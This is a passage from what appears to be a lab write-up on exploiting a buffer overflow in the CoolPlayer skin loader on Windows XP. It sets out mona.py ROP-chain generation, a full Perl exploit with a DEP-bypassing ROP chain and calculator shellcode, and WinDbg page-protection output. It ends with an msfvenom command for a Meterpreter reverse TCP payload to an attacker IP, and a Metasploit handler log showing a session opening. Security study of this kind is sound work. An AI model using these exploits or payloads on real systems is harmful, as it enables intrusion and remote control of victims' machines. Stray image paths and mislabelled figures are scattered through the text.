0x77c112a6 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:
```

Fig 2.5.3 - a. The return address selected for use

Once this was done mona.py was used to automatically generate ROP chains using the command:

!mona rop -n -m msvcrt.dll -cpb '\x00\x0a\x0d'

as seen in *Figure 2.5.3 - b,* below.



```
004DE030 00 00 00 00 00 00 00 00 ........
004DE038 00 00 00 00 00 00 00 00 ........
004DE040 00 00 00 00 00 00 00 00 ........
004DE048 00 00 00 00 00 00 00 00 ........
004DE050 00 00 00 00 00 00 00 00 ........
004DE058 00 00 00 00 00 00 00 00 ........
004DE060 00 00 00 00 00 00 00 00 ........
004DE068 00 00 00 00 00 00 00 00 ........
004DE070 00 00 00 00 00 00 00 00 ........
004DE078 00 00 00 00 00 00 00 00 ........
004DE080 00 00 00 00 00 00 00 00 ........
004DE088 00 00 00 00 00 00 00 00 ........
004DE090 00 00 00 00 00 00 00 00 ........
004DE098 00 00 00 00 00 00 00 00 ........
004DE0A0 00 00 00 00 00 00 00 00 ........
004DE0A8 00 00 00 00 00 00 00 00 ........
004DE0B0 00 00 00 00 00 00 00 00 ........
004DE0B8 00 00 00 00 00 00 00 00 ........
004DE0C0 00 00 00 00 00 00 00 00 ........
004DE0C8 00 00 00 00 00 00 00 00 ........
004DE0D0 00 00 00 00 00 00 00 00 ........
```

```
!mona rop -n -m msvcrt.dll -cpb '\x00\x0a\x0d'
```


Figure 2.5.3 - b, Using Mona.py to generate ROP Chains

Once this had been completed an examination of the files produced by mona was performed. Of particular interest within the file rop_chains.txt was a complete ROP chain that aimed to disable DEP by running through the virtual_alloc function. This chain was then altered from the python format it was in to be perl compatible, and can be seen below in *Figure 2.5.3 - b*. The name of the exploit itself (ROPfail.pl) however reveals this ROP chain was unsuccessful in disabling DEP.

It must be noted that solving a Rubik's cube first try is not an easy task, nor is finding the perfect ROP chain within the first scan.


Whilst this ROP chain was thought to be workable, tests revealed otherwise. Using ROPfail.ini within WinDbg, Windows own debugging utility, which allows for the viewing of page states, notably if a page can be read or executed (or both) it was revealed that although this chain was executing successfully, it did not appear to switch of DEP. As seen in *Figure 2.5.3 - c*, the page states before and immediately after execution of the ROP chain, they remain the same. That is, the address 00127558 (located at the end of the chain) has its AllocationProtect set PAGE_READWRITE at the start and end of execution, due to DEP being turned on and not turned off.

<continued overleaf>



```perl
$file= "ROPfail.ini";
$header = "[CoolPlayer Skin]\nPlaylistSkin=";

$buffer = "\x41" x 1090;
$buffer .= pack('V',0x77c11110);
#$buffer .= "CCCC";

$buffer .= pack('V',0x77c47e8d);  # POP EBP # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c47e8d);  # skip 4 bytes [msvcrt.dll]
      #[---INFO:gadgets_to_set_ebx:---]
$buffer .= pack('V',0x77c461bb);  # POP EBX # RETN [msvcrt.dll]
$buffer .= pack('V',0xffffffff);  #
$buffer .= pack('V',0x77c127e5);  # INC EBX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c127e1);  # INC EBX # RETN [msvcrt.dll]
      #[---INFO:gadgets_to_set_edx:---]
$buffer .= pack('V',0x77c5289b);  # POP EAX # RETN [msvcrt.dll]
$buffer .= pack('V',0x2cfe1467);  # put delta into eax (-> put 0x00001000 into edx)
$buffer .= pack('V',0x77c4eb80);  # ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c58fbc);  # XCHG EAX,EDX # RETN [msvcrt.dll]
      #[---INFO:gadgets_to_set_ecx:---]
$buffer .= pack('V',0x77c5289b);  # POP EAX # RETN [msvcrt.dll]
$buffer .= pack('V',0x2cfe04a7);  # put delta into eax (-> put 0x00000040 into ecx)
$buffer .= pack('V',0x77c4eb80);  # ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c14001);  # XCHG EAX,ECX # RETN [msvcrt.dll]
      #[---INFO:gadgets_to_set_edi:---]
$buffer .= pack('V',0x77c23b47);  # POP EDI # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c47a42);  # RETN (ROP NOP) [msvcrt.dll]
      #[---INFO:gadgets_to_set_esi:---]
$buffer .= pack('V',0x77c39dd4);  # POP ESI # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c2aacc);  # JMP [EAX] [msvcrt.dll]
$buffer .= pack('V',0x77c21d16);  # POP EAX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c1110c);  # ptr to &VirtualAlloc() [IAT msvcrt.dll]
      #[---INFO:pushad:---]
$buffer .= pack('V',0x77c12df9);  # PUSHAD # RETN [msvcrt.dll]
      #[---INFO:extras:---]
$buffer .= pack('V',0x77c35524);  # ptr to 'push esp # ret ' [msvcrt.dll]

$buffer .="\x90" x 16;

$buffer .="\x31\xC9" .
        "\x51" .
        "\x68\x63\x61\x6C\x63" .
        "\x54" .
        "\xB8\xC7\x93\xC2\x77" .
        "\xFF\xD0";;

open($FILE,">$file");
print $FILE $header.$buffer;
close($FILE);
```

Figure 2.5 - b, The original msvcrtd.dll ROP chain targeted VirtualAlloc



```
(cbc.ca4): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=00000001 ecx=7c809b49 edx=00000006 esi=77c2aacc edi=77c47a42
eip=00127558 esp=00127558 ebp=77c1110c iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
00127558 90              nop
0:000> !address 0x00127554
    00040000 : 00126000 - 0001a000
                    Type     00020000 MEM_PRIVATE
                    Protect  00000004 PAGE_READWRITE
                    State    00001000 MEM_COMMIT
                    Usage    RegionUsageStack
                    Pid.Tid  cbc.ca4
0:000> !vprot 0x00127554
BaseAddress:       00127000
AllocationBase:    00040000
AllocationProtect: 00000004  PAGE_READWRITE
RegionSize:        00019000
State:             00001000  MEM_COMMIT
Protect:           00000004  PAGE_READWRITE
Type:              00020000  MEM_PRIVATE
0:000> !address 0x00127558
    00040000 : 00126000 - 0001a000
                    Type     00020000 MEM_PRIVATE
                    Protect  00000004 PAGE_READWRITE
                    State    00001000 MEM_COMMIT
                    Usage    RegionUsageStack
                    Pid.Tid  cbc.ca4
0:000> !vprot 0x00127558
BaseAddress:       00127000
AllocationBase:    00040000
AllocationProtect: 00000004  PAGE_READWRITE
RegionSize:        00019000
State:             00001000  MEM_COMMIT
Protect:           00000004  PAGE_READWRITE
Type:              00020000  MEM_PRIVATE
```

2.5.3 - c - The address 00127554 was queried with !vprot to get page status, before execution and queried again with !vprot after execution. No change to the AllocationProtect value

There may have been several causes that prevented this chain from disabling DEP. Perhaps most notably is that VirtualAlloc would be better suited when Address Space Layout Randomisation, ASLR, as previously mentioned in 1.1.4 is targeted, as VirtualAlloc, as the name suggests, handles virtual memory.


2.5.3.2 Working ROP Chain

As mentioned, creating a working ROP Chain is similar to solving a Rubik's cube. However, there is another, slightly destructive way to solve a Rubik's cube rather than sorting for each side. This is to disassemble the Rubik's cube and replace the part back into the correct order. Mona.py can also be used within Immunity to perform this feat by issuing the command:

!mona rop -m *.dll -cpb '\x00\x0a\x0d'

To find and create a working ROP chain from any of the .dlls that were present within the application, hence the "*". Because this test was conducted on a virtual machine that had been allocated above average virtual specifications (because the machine it ran on allowed for it) it should be noted this took a long period of time to complete.


Eventually, mona.py finished extracting ROP gadgets and assembled several chains targeting different functions that could turn off DEP. In this scenario, the chain that disabled DEP through accessing the VirtualProtect function. The chain was grabbed from Ruby format, as seen in *Figure 2.5.3 - d*, translated to be Perl compatible and added to the exploit file, ROPcalc.pl, (too large to be inserted as a picture here can as seen Appendix H)



```
ROP Chain for VirtualProtect() [(XP/2003 Server and up)] :
----------------------------------------------------------

*** [ Ruby ] ***

  def create_rop_chain()

    # rop chain generated with mona.py - www.corelan.be
    rop_gadgets =
    [
      #[---INFO:gadgets_to_set_esi:---]
      0x77c40267,  # POP ECX # RETN [msvcrt.dll]
      0x5d091358,  # ptr to &VirtualProtect() [IAT COMCTL32.dll]
      0x1a4103c7,  # MOV EAX,DWORD PTR DS:[ECX] # RETN [urlmon.dll]
      0x76b58c2f,  # XCHG EAX,ESI # RETN [WINMM.dll]
      #[---INFO:gadgets_to_set_ebp:---]
      0x7c96f9b7,  # POP EBP # RETN [ntdll.dll]
      0x1a473720,  # & push esp # ret  [urlmon.dll]
      #[---INFO:gadgets_to_set_ebx:---]
      0x76cac5ec,  # POP EAX # RETN [IMAGEHLP.dll]
      0xfffffdff,  # Value to negate, will become 0x00000201
      0x77e8d222,  # NEG EAX # RETN [RPCRT4.dll]
      0x7c9059c8,  # XCHG EAX,EBX # RETN [ntdll.dll]
      #[---INFO:gadgets_to_set_edx:---]
      0x1a41011f,  # POP EAX # RETN [urlmon.dll]
      0xffffffc0,  # Value to negate, will become 0x00000040
      0x77e8d222,  # NEG EAX # RETN [RPCRT4.dll]
      0x5de12af8,  # XCHG EAX,EDX # RETN [iertutil.dll]
      #[---INFO:gadgets_to_set_ecx:---]
      0x1a41947a,  # POP ECX # RETN [urlmon.dll]
      0x76b61430,  # &Writable location [WINMM.dll]
      #[---INFO:gadgets_to_set_edi:---]
      0x7ca28b1a,  # POP EDI # RETN [SHELL32.dll]
      0x7ca82224,  # RETN (ROP NOP) [SHELL32.dll]
      #[---INFO:gadgets_to_set_eax:---]
      0x5dd6f628,  # POP EAX # RETN [iertutil.dll]
      0x90909090,  # nop
      #[---INFO:pushad:---]
      0x77e1e1b0,  # PUSHAD # RETN [ADVAPI32.dll]
    ].flatten.pack("V*")

    return rop_gadgets

  end
```

2.5.3 - d - The original ruby format ROP Chain, as it appeared inrop_chains.txt

When ROPcalc.ini was loaded into CoolPlayer, the calculator was opened, and as seen in *Figure 2.5.3 - e,* successfully disabled DEP, as querying the address where the ROP Chain finishes 00127558 with !vprot revealed that the AllocationProtect had now been set to PAGE_EXECUTE_READWRITE.



```
ModLoad: 754d0000 75550000   C:\WINDOWS\system32\CRYP
ModLoad: 76f60000 76f8c000   C:\WINDOWS\system32\WLDA
ModLoad: 74e30000 74e9d000   C:\WINDOWS\system32\Rich
eax=00000001 ebx=00c80234 ecx=80604824 edx=f70a19a0 e
eip=7c90e440 esp=010cfecc ebp=010cff00 iopl=0
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
ntdll!KiUserCallbackDispatcher:
7c90e440 83c404          add     esp,4
0:003> !vprot 0x00127558
BaseAddress:       00127000
AllocationBase:    00040000
AllocationProtect: 00000004  PAGE_READWRITE
RegionSize:        00001000
State:             00001000  MEM_COMMIT
Protect:           00000040  PAGE_EXECUTE_READWRITE
Type:              00020000  MEM_PRIVATE

0:003>
```

Figure 2.5.3 - E - The calculator has opened successfully, and the end of the ROP chain is now an "PAGE_EXECUTE_READWRITE" page, indicating DEP is has been switched off.

2.6 Advanced Exploit (DEP OFF)

Whilst opening up the calculator when the originally intended purpose was to alter the appearance of an application provides a degree of novelty and proves that the application might be vulnerable to some mischievous pranks, it also proves the application is vulnerable to arbitrary code execution through a buffer-overflow exploit. This means that other exploits are possible. An example is given below.


2.6.1 Creating a Reverse Shell Exploit

Perhaps the greatest danger presented by a buffer-overflow is the fact the OS is fooled into executing code that is unwanted. This can be called Malware. Whilst this code could be used to perform a small denial of service against a user by preventing them from using CoolPlayer and forcing them to use calculator, at least the user is aware they are being affected by something. More serious would be the crash that starts a reverse TCP shell on the victim's computer, whilst all they know is that their CoolPlayer failed to load a skin.

Using Metasploit Framework GUI, the graphical interface for windows, it is possible to create a whole host of exploits using the create exploit utility. However, for the purposes of this demonstration the shell code for such an attack will be created over in our Kali Linux environment. This machine will be used as the attacker, and the Windows XP SP3 machine will be used as the victim. The MSF console within kali is also capable of creating advanced pieces of shell code, and the command used here to generate such code was:


```
msfvenom -p windows/meterpreter/reverse_tcp -e x86/shikata_ga_nai -i 5 -b '\x00'
LHOST=192.168.1.254 LPORT=4444 -f perl > payload_reverse_tcp.txt
```

Of interest here is the payload type, a reverse shell, which allows an attacker backdoor access into the victim's machine. "Shikata Na Gai" is used to filter for bad character. This means "No escape" in Japanese, fitting, as some well-known characters such as \x0d can cause the shell code to fail, or be picked up easily by intrusion detection systems. The address and listening port of our Kali machine is used as the local host (the receiver). Finally, the entire shell code has been written in Perl. This saves time and effort translating from another language, similar to ROP Chaining. This shell code is then written out to a file named payload_reverse_txp.txt, as seen in *Figure 2.5.3 - f*. From here it can then be copied over into our vulnerable machine to create and prove the advanced exploit along with an egg hunter. Using the egg hunter code from earlier, the original calculator shellcode was removed and replaced with the shell code from Kali. This resulted in the file dodgyskin.pl , which can be seen in Appendix I. Meanwhile in Kali a reverse TCP listener (handler) has to be set up as shown in Figure 2.5.3 - G.



```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp -e x86/shikata_ga_nai -i 5 -b '\x00' LHOST=192.168.1.254 LPORT=4444 -f perl > payload_reverse_tcp.txt
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai succeeded with size 395 (iteration=1)
x86/shikata_ga_nai succeeded with size 422 (iteration=2)
x86/shikata_ga_nai succeeded with size 449 (iteration=3)
x86/shikata_ga_nai succeeded with size 476 (iteration=4)
x86/shikata_ga_nai chosen with final size 476
Payload size: 476 bytes
Final size of perl file: 2084 bytes
root@kali:~# 
```

Figure 2.5.3 - f, creation of the reverse shell



```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.1.254
lhost => 192.168.1.254
msf5 exploit(multi/handler) > set lport 4444
lport => 4444
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.254:4444
[*] Sending stage (180291 bytes) to 192.168.1.100
[*] Meterpreter session 1 opened (192.168.1.254:4444 -> 192.168.1.100:1122) at 2021-04-28 18:29:59 -0400
```

Figure 2.5.3 - g, set up of reverse shell TCP listener

Once the payload is executed on the victim machine, it looks like *Figure 2.5.3 - h*... however to the attacker, they will now see that Metasploit has connected to a reverse shell, and they are able to view files, as seen in *Figure 2.5.3 - i*, where the dir command was given to list the active directory on the target machine.


